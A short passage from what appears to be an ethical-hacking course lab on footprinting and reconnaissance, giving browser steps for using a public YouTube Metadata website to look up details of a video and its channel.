


Module 02 – Footprinting and Reconnaissance


4. After the video link is copied, open a new tab in **Mozilla Firefox**, place your mouse cursor in the address bar and type **https://mattw.io/youtube-metadata/** and press **Enter**.

Note: To open a new tab, click + icon next to the first tab.

Note: **YouTube Metadata** tool collects singular details of a video, its uploader, playlist and its creator or channel.




5. **YouTube Metadata** page appears, in the **Submit a link to a video, playlist, or channel** search field, paste the copied YouTube video location and click **Submit**.

